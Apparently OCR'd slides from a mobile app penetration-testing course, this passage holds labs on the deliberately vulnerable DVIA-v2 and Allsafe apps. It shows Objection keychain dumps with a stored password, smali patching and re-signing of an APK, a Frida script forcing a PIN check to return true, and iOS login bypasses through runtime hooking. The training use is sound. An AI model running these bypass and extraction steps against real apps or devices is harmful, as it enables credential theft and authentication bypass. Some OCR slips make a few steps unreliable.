


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Table of Contents


Keychain data protection overview

Many apps need to handle passwords and other short but sensitive bits of data, such as keys and login tokens. The iOS and iPadOS Keychain provides a secure way to store these items.

Keychain items are encrypted using two different AES-256-GCM keys: a table key (metadata) and a per-row key (secret key). Keychain metadata (all attributes other than kSecValue) is encrypted with the metadata key to speed searches while the secret value (kSecValueData) is encrypted with the secret key. The meta-data key is protected by the Secure Enclave but is cached in the application processor to allow fast queries of the keychain. The secret key always requires a round trip through the Secure Enclave.

The Keychain is implemented as a SQLite database, stored on the file system. There is only one database and the `securityd` daemon determines which Keychain items each process or app can access. Keychain access APIs result in calls to the daemon, which queries the app's "Keychain-access-groups", "application-identifier" and "application-group" entitlements. Rather than limiting access to a single process, access groups allow Keychain items to be shared between apps.

Extracting data from the **Keychain** with **Objection** :



Labs

Exploiting Insecure Data Storage

iOS


Extracting data from the **Keychain** with **Objection** :

```
→  Keychain objection -g 'DVIA-v2' explore
Using USB device `iOS Device`
Agent injected and responds ok!

     _   _         _   _
 ___| |_|_|___ ___| |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.9.6

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

[tab] for command suggestions
....highaltitudehacks.DVIAswiftv2 on (iPad: 13.3.1) [usb] # ios keychain dump
Note: You may be asked to authenticate using the devices passcode or TouchID
Save the output by adding `--json keychain.json` to this command
Dumping the iOS keychain...
Created                Accessible             ACL    Type      Account                  Service                                                Data
---------------------  ---------------------  -----  --------  -----------------------  -----------------------------------------------------  ----------------------
----
2020-11-03 12:37:47 +0000  WhenUnlocked           None   Password  FlurryAPIKey             com.highaltitudehacks.DVIAswiftv2com.flurry.analytics
2020-11-03 12:37:47 +0000  WhenUnlocked           None   Password  FlurrySessionTimestampKey  com.highaltitudehacks.DVIAswiftv2com.flurry.analytics
2020-11-03 12:37:47 +0000  AlwaysThisDeviceOnly   None   Password  FlurrySessionInstallIDKey  com.highaltitudehacks.DVIAswiftv2com.flurry.analytics  8E386996-BE76-4E2A-AA8A
BC8A
2020-11-04 16:24:30 +0000  WhenUnlocked           None   Password  keychainValue            com.highaltitudehacks.DVIAswiftv2                      mantistest1234
....highaltitudehacks.DVIAswiftv2 on (iPad: 13.3.1) [usb] # ios keychain dump --smart
Note: You may be asked to authenticate using the devices passcode or TouchID
Save the output by adding `--json keychain.json` to this command
Dumping the iOS keychain...
Created                Accessible             ACL    Type      Account                  Service                                                Data
---------------------  ---------------------  -----  --------  -----------------------  -----------------------------------------------------  ----------------
2020-11-03 12:37:47 +0000  WhenUnlocked           None   Password  FlurryAPIKey             com.highaltitudehacks.DVIAswiftv2com.flurry.analytics  (failed to decode)
2020-11-03 12:37:47 +0000  WhenUnlocked           None   Password  FlurrySessionTimestampKey  com.highaltitudehacks.DVIAswiftv2com.flurry.analytics  (failed to decode)
2020-11-03 12:37:47 +0000  AlwaysThisDeviceOnly   None   Password  FlurrySessionInstallIDKey  com.highaltitudehacks.DVIAswiftv2com.flurry.analytics  (failed to decode)
2020-11-04 16:24:30 +0000  WhenUnlocked           None   Password  keychainValue            com.highaltitudehacks.DVIAswiftv2                      (failed to decode)
....highaltitudehacks.DVIAswiftv2 on (iPad: 13.3.1) [usb] # ios keychain dump --json keychain.json
Note: You may be asked to authenticate using the devices passcode or TouchID
Dumping the iOS keychain...
Writing keychain as json to keychain.json...
Dumped keychain to: keychain.json
```


Labs

Exercice 6 : Exploiting Insecure Data Storage [Solution]


Grapefruit can be used to evaluate the security of the local storage system in use :



Labs

Reverse Engineering (Smali Patch)

Assembly language for the dex format, used by Android's Dalvik virtual machine.




Java compilation process vs Android compilation process

Labs

Reverse Engineering (Smali Patch)

How it works ?



Labs

Exercice 9 : Reverse Engineering (Smali Patch)

Mission Briefing :

Allsafe hired a new Android developer who made a beginner mistake setting up the firewall. Can you modify the decompiled Smali code in a way that the firewall is active by default ?

Ressources :

- Android Runtime (ART) and Dalvik

  https://source.android.com/devices/tech/dalvik

Level :

Tools :

APKTool

Bounty :

NA

Labs

Exercice 9 : Reverse Engineering (Smali Patch) [Solution]

Step 1 : Decompile the APK file

```
apktool b -use-aapt2 -f allsafe -o allsafe-new.apk
```

Step 2 : Locate and modify the .smali file

```
Mobexler@Mobexler ~/AndroidZone/vuln_apps/allsafe master v1.4 ? nano allsafe/smali_classes2/infosecadventures/allsafe/challenges/SmaliPatch.smali
Mobexler@Mobexler ~/AndroidZone/vuln_apps/allsafe master v1.4 ? apktool b allsafe -o allsafe-patched.apk
I: Using Apktool 2.4.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes2 folder into classes2.dex...
I: Checking whether sources has changed...
I: Smaling smali_classes3 folder into classes3.dex...
I: Checking whether resources has changed...
I: Copying raw resources...
I: Copying libs... (/lib)
I: Copying libs... (/kotlin)
I: Copying libs... (/META-INF/services)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
Mobexler@Mobexler ~/AndroidZone/vuln_apps/allsafe master v1.4 ?
```

Etape 3 : Re build the application

```
zipalign -p 4 allsafe-new.apk allsafe-new-aligned.apk
```

Step 4 : Re sign the new patched application

Since we changed the application code, we need to resign the application before installing it :


```
keytool -genkeypair -dname "cn=John Doe, ou=Security, o=Mobile, c=FR" -alias pentest -keystore keystore.jks -storepass mobile -validity 20000 -keyalg RSA -keysize 2048
```

```
~/Android/Sdk/build-tools/30.0.2/apksigner sign --ks keystore.jks --ks-pass pass:mobile allsafe-new.apk
```

Labs

Exercice 9 : Reverse Engineering (Smali Patch) [Solution]

Unistall the existing app and install the new one, then click on « CHECK FIREWALL STATUS » :



Case Study 1 : Netflix

Labs

Exercice 10 : Runtime Manipulation

Mission Briefing :

Try to modify the runtime behaviour of the target app in order to bypass the PIN code validation check.

Ressources :

- Testing Confirm Credentials (MSTG-AUTH-1 and MSTG-STORAGE-11)

  https://github.com/OWASP/owasp-mstg/blob/master/Document/0x05f-Testing-Local-Authentication.md

Level :

Tools :

Frida

Bounty :

NA

Labs

Exercice 10 : Runtime Manipulation [Solution]

The sample code will override the implementation of checkPin method to return always true :

```
Java.perform(function () {

console.log("Starting allsafe...");

var root_class =
Java.use("infosecadventures.allsafe.challenges.PinBypass");

root_class.checkPin.implementation = function() {

console.log("checkPin() function was called!");

return true; };

});
```

Usage :

```
frida -U -l checkPin-bypass.js -f infosecadventures.allsafe --no-pause
```


Labs

And …

What about iOS ?

Option 1 : Frida

« ObjC-method-observer » can be used to manipulate the application at runtime :



Option 1 : Frida

Select Runtime Manipulation > Start the challenge > Login method 1

Identify the login validation method :

```
frida -U DVIA-v2 --codeshare mrmacete/objc-method-observer
```

```
[iOS Device::DVIA-v2]-> observeSomething('*[* *isLoginValidated*]')
```

Use frida-trace command to dump the source code of this method :

```
frida-trace -FU -m "-[class method]"
```

Change the script generated fby rida-trace :

Add `retval.replace(1);` in `onLeave` method, and then re-run `frida-trace` command before retesting the login form.

Option 1 : Frida


Result

```
Mobexler@Mobexler ~/iOSZone/frida-scripts frida -U DVIA-v2 --codeshare mrmacete/objc-method-observer
    ____
   / _  |   Frida 14.2.18 - A world-class dynamic instrumentation toolkit
  | (_| |
   > _  |   Commands:
  /_/ |_|       help      -> Displays the help system
  . . . .       object?   -> Display information about 'object'
  . . . .       exit/quit -> Exit
  . . . .
  . . . .   More info at https://www.frida.re/docs/home/

[iOS Device::DVIA-v2]-> observeSomething('*[* *isLoginValidated*]');
Observing  +[LoginValidate isLoginValidated]
[iOS Device::DVIA-v2]-> (0x102d1fd70)  +[LoginValidate isLoginValidated]
0x102a99314 DVIA-v2!RuntimeManipulationDetailsViewController.loginMethod1Tapped(_:)
0x102a99550 DVIA-v2!@objc RuntimeManipulationDetailsViewController.loginMethod1Tapped(_:)
0x248fee040 UIKitCore!-[UIApplication sendAction:to:from:forEvent:]
0x248a971c8 UIKitCore!-[UIControl sendAction:to:forEvent:]
0x248a974e8 UIKitCore!-[UIControl _sendActionsForEvents:withEvent:]
0x248a96554 UIKitCore!-[UIControl touchesEnded:withEvent:]
0x249025304 UIKitCore!-[UIWindow _sendTouchesForEvent:]
0x24902652c UIKitCore!-[UIWindow sendEvent:]
0x24900659c UIKitCore!-[UIApplication sendEvent:]
0x2490cc714 UIKitCore!__dispatchPreprocessedEventFromEventQueue
0x2490cee40 UIKitCore!__handleEventQueueInternal
0x2490c8070 UIKitCore!__handleHIDEventFetcherDrain
0x21c7c3018 CoreFoundation!__CFRUNLOOP_IS_CALLING_OUT_TO_A_SOURCE0_PERFORM_FUNCTION__
0x21c7c2f98 CoreFoundation!__CFRunLoopDoSource0
0x21c7c2880 CoreFoundation!__CFRunLoopDoSources0
0x21c7bd7bc CoreFoundation!__CFRunLoopRun
RET: 0x0
```

Option 1 : Frida

Result:

```
Mobexler@Mobexler ~/iOSZone/frida-scripts frida-trace -U -m "+[LoginValidate isLoginValidated]" -n DVIA-v2
Instrumenting...
+[LoginValidate isLoginValidated]: Loaded handler at "/home/mobexler/iOSZone/frida-scripts/__handlers__/LoginValidate/isLoginValidated.js"
Started tracing 1 function. Press Ctrl+C to stop.
           /* TID 0x303 */
 10721 ms  +[LoginValidate isLoginValidated]
```



Option 2 : Objection

```
davy@kali:~$ objection -g "DVIA" -N -h 192.168.1.25 explore
Using networked device @`192.168.1.25:27042`
Agent injected and responds ok!

     _   _           _   _
 ___| |_|_|___ ___ | |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.9.2

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

[tab] for command suggestions
com.highaltitudehacks.dvia on (iPhone: 13.6.1) [net] #
```

Option 2 : Objection

Basic command for iOS :

`ios hooking list class_methods` : list class/methods

`ios hooking watch` *`method`* : highlight all calls of a specific method

`ios hooking set` *`return_value`* : override the returned value of a specific method

Option 2 : Objection

Start Objection :

```
objection -g "DVIA-v2" explore
```

Search for all login methods:

```
ios hooking search classes login
```

Confirm the name of the method we want to hook :

```
ios hooking watch class LoginValidate
```

We you click on login the following message will be displayed :

```
(agent) [442ynywbod3] Called: [LoginValidate isLoginValidated]...
```

Option 2 : Objection

List arguments/inputs of a method :

```
ios hooking watch method "+[LoginValidate isLoginValidated]" --dump-
args --dump-return
```

Modify the returned value of login method :

```
ios hooking set return_value "+[LoginValidate isLoginValidated]"
true
```


Labs

Exploiting network issue

- Communication with remote services
- TLS/SSL algorithms & configuration
- SSL cert validation process
- Certificate pinning

